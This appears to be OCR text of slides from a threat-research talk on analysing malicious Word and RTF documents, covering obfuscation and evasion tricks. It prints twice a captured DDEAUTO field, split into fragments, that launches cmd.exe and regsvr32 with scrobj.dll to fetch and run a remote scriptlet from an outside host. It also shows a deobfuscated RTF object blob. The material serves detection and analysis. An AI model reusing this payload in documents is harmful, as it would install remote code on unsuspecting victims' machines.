
- 🕵️MIME evasions ... "**{\rt**" vs "**{\rtf1**" ... "**%PDF**" not at 0.
- 🤦 Burning your 0day via symbols: "shellcode","exploit","heapspray",etc.
- 💣UTF-8 BOM (Byte Order Mark), dates back to 2013.
  - `0xEFBBBF`
- 🌽 **Chaff ...**




```
prst="rect"><a:avLst/></a:prstGeom><a:noFill/><a:ln><a:noFill/></a:ln></pic:spPr></pic:pic>
relativeFrom="page"><wp14:pctWidth>0</wp14:pctWidth></wp14:sizeRelH><wp14:sizeRelV
relativeFrom="page"><wp14:pctHeight>0</wp14:pctHeight></wp14:sizeRelV></wp:anchor></w:drawing></w:r><w:r w:rsidR="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve"> DDEAUTO </w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>"C</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>:\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>Programs</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Microsoft</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Office</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\MSWord.exe</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>windows</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\system32</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>p://</w:instrText></w:r><w:r
w:rsidR="006B3798"><w:rPr><w:b/></w:rPr><w:instrText>downloads.</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security
Reasons"</w:instrText></w:r><w:r w:rsidR="00513FA3" w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve">
```



```
prst="rect"><a:avLst/></a:prstGeom><a:noFill/><a:ln><a:noFill/></a:ln></pic:spPr></
relativeFrom="page"><wp14:pctWidth>0</wp14:pctWidth></wp14:sizeRelH><wp14:sizeRelV
relativeFrom="page"><wp14:pctHeight>0</wp14:pctHeight></wp14:sizeRelV></wp:anchor>          ="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:fldChar w:fldCharType="begin"/></w:r>
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve"> DDEAU
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>"C</w:instrText></w:r><w:r w:r
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>:\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR=
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>Programs</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Microsoft</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Office</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\MSWord.exe</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>windows</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\system32</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>p://</w:instrText></w:r><w:r
w:rsidR="006B3798"><w:rPr><w:b/></w:rPr><w:instrText>downloads.</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security
Reasons"</w:instrText></w:r><w:r w:rsidR="00513FA3" w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve">
```


DDEAUTO
111 of 985


<[^>]+>
111 of 985
DDEAUTO
cmd.exe" "/c reg
/n /s /i:\"h\"
downloads.
sixflags-frightfest.
et-ids scrobj.dll" "For Security

🎷 Good Vibrations 🎷

- 🕵MIME evasions ... "**{\rt**" vs "**{\rtf1**" ... "**%PDF**" not at 0.
- 🤦 Burning your 0day via symbols: "shellcode","exploit","heapspray",etc.
- 💣UTF-8 BOM (Byte Order Mark), dates back to April of 2013.
- 🌽 Chaff ...
- **February of 2018, RTF Byte-Nibble published by Kaspersky.**
  - ***April of 2018, CVE-2018-8174 0day ITW utilizes it.***

Patterns

Reference Sheet | Python | Copy Code

Match | Replace

Regular Expression — ☑ Ignore Case ☐ Lazy ☐ Single-line ☐ Multi-line ☐ Free Spacing

```
.\\'..
```

Replacement

Search Text — 767 Matches


```
{\object\objautlink\objupdate\rsltpict\objw10\objh10\objscalex99\objsc
aley101{\*\objclass Word.Document.8}{\objdata
017\'28052\'62004\'14006\'39029\'56006\'21003\'48003\'27095\'98003\'96
005\'88007\'376F4\'564C9\'35651\'44327\'944C6\'19491\'886E6\'746B8\'35
008\'46004\'48008\'59005\'23006\'31008\'72009\'91002\'65005\'78005\'19
0a5\'56005\'35001\'35d02\'98cf7\'19118\'97e05\'14a15\'58b18\'861a3\'44
e11\'46002\'23001\'46009\'96009\'94009\'62004\'51007\'31002\'67009\'15
002\'22001\'94004\'94003\'75001\'56004\'41009\'373e7\'98003\'16032\'92
008\'85fe5\'47ff8\'62098\'27001\'58067\'33007\'33002\'99003\'75008\'51
006\'67006\'46001\'69005\'25008\'17003\'98009\'17013\'54004\'63001\'24
008\'38013\'17002\'34004\'96004\'17006\'67001\'79007\'43009\'59001\'91
103\'29005\'94008\'98021\'71008\'75002\'29009\'62011\'25004\'94005\'92
003\'98fe2\'43ff6\'71ff9\'48ff8\'41008\'17008\'31006\'81006\'88006\'56
003\'86004\'26008\'52ff6\'91ff9\'16ff7\'88ff1\'89ff1\'69ff1\'82ff1\'35
ff9\'63ff4\'83ff3\'33ff8\'86ff7\'21ff4\'63ff8\'88ff8\'54ff7\'43ff5\'27
ff4\'27ff9\'84ff2\'12ff8\'76ff3\'52ff3\'31ff7\'54ff9\'68ff5\'93ff7\'41
ff4\'69ff7\'16ff7\'26ff7\'18ff5\'23ff7\'51ff6\'87ff8\'48ff8\'51ff1\'21
ff5\'22ff2\'85ff4\'93ff7\'85ff7\'62ff8\'47ff2\'51ff5\'24ff3\'27ff9\'14
ff4\'14ff5\'77ff1\'98ff9\'45ff6\'41ff8\'37ff9\'34ff4\'82ff2\'84ff3\'61
ff2\'74ff1\'43ff1\'42ff1\'98ff7\'39ff1\'11ff3\'95ff1\'53ff6\'91ff2\'42
ff7\'74ff4\'13ff5\'45ff5\'87ff3\'16ff1\'77ff7\'85ff3\'49ff2\'64ff8\'26
```


Replaced Text — Copy


```
{\object\objautlink\objupdate\rsltpict\objw10\objh10\objscalex99\objsc
aley101{\*\objclass Word.Document.8}{\objdata
01050000020000000900000006F4C65324C496E6B0000000000000000000000a0000d0cf
11e0a1b11ae1000000000000000000000000000000003e000300feff09000600000000
00000000000000010000000100000000000000001000000200000001000000feffffff
0000000000000000ffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffdfffffffefffffffefffffffeffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

Digging Deeper

- Sandboxed detonation.
- IOC extraction.
- Hunt / pivot crawling.
- Static analysis via OSS.

⛏️ OSS Primitives: Java ⛏️

Jad-Retro	http://jadretro.sourceforge.net/
CFR 🏆	https://www.benf.org/other/cfr/
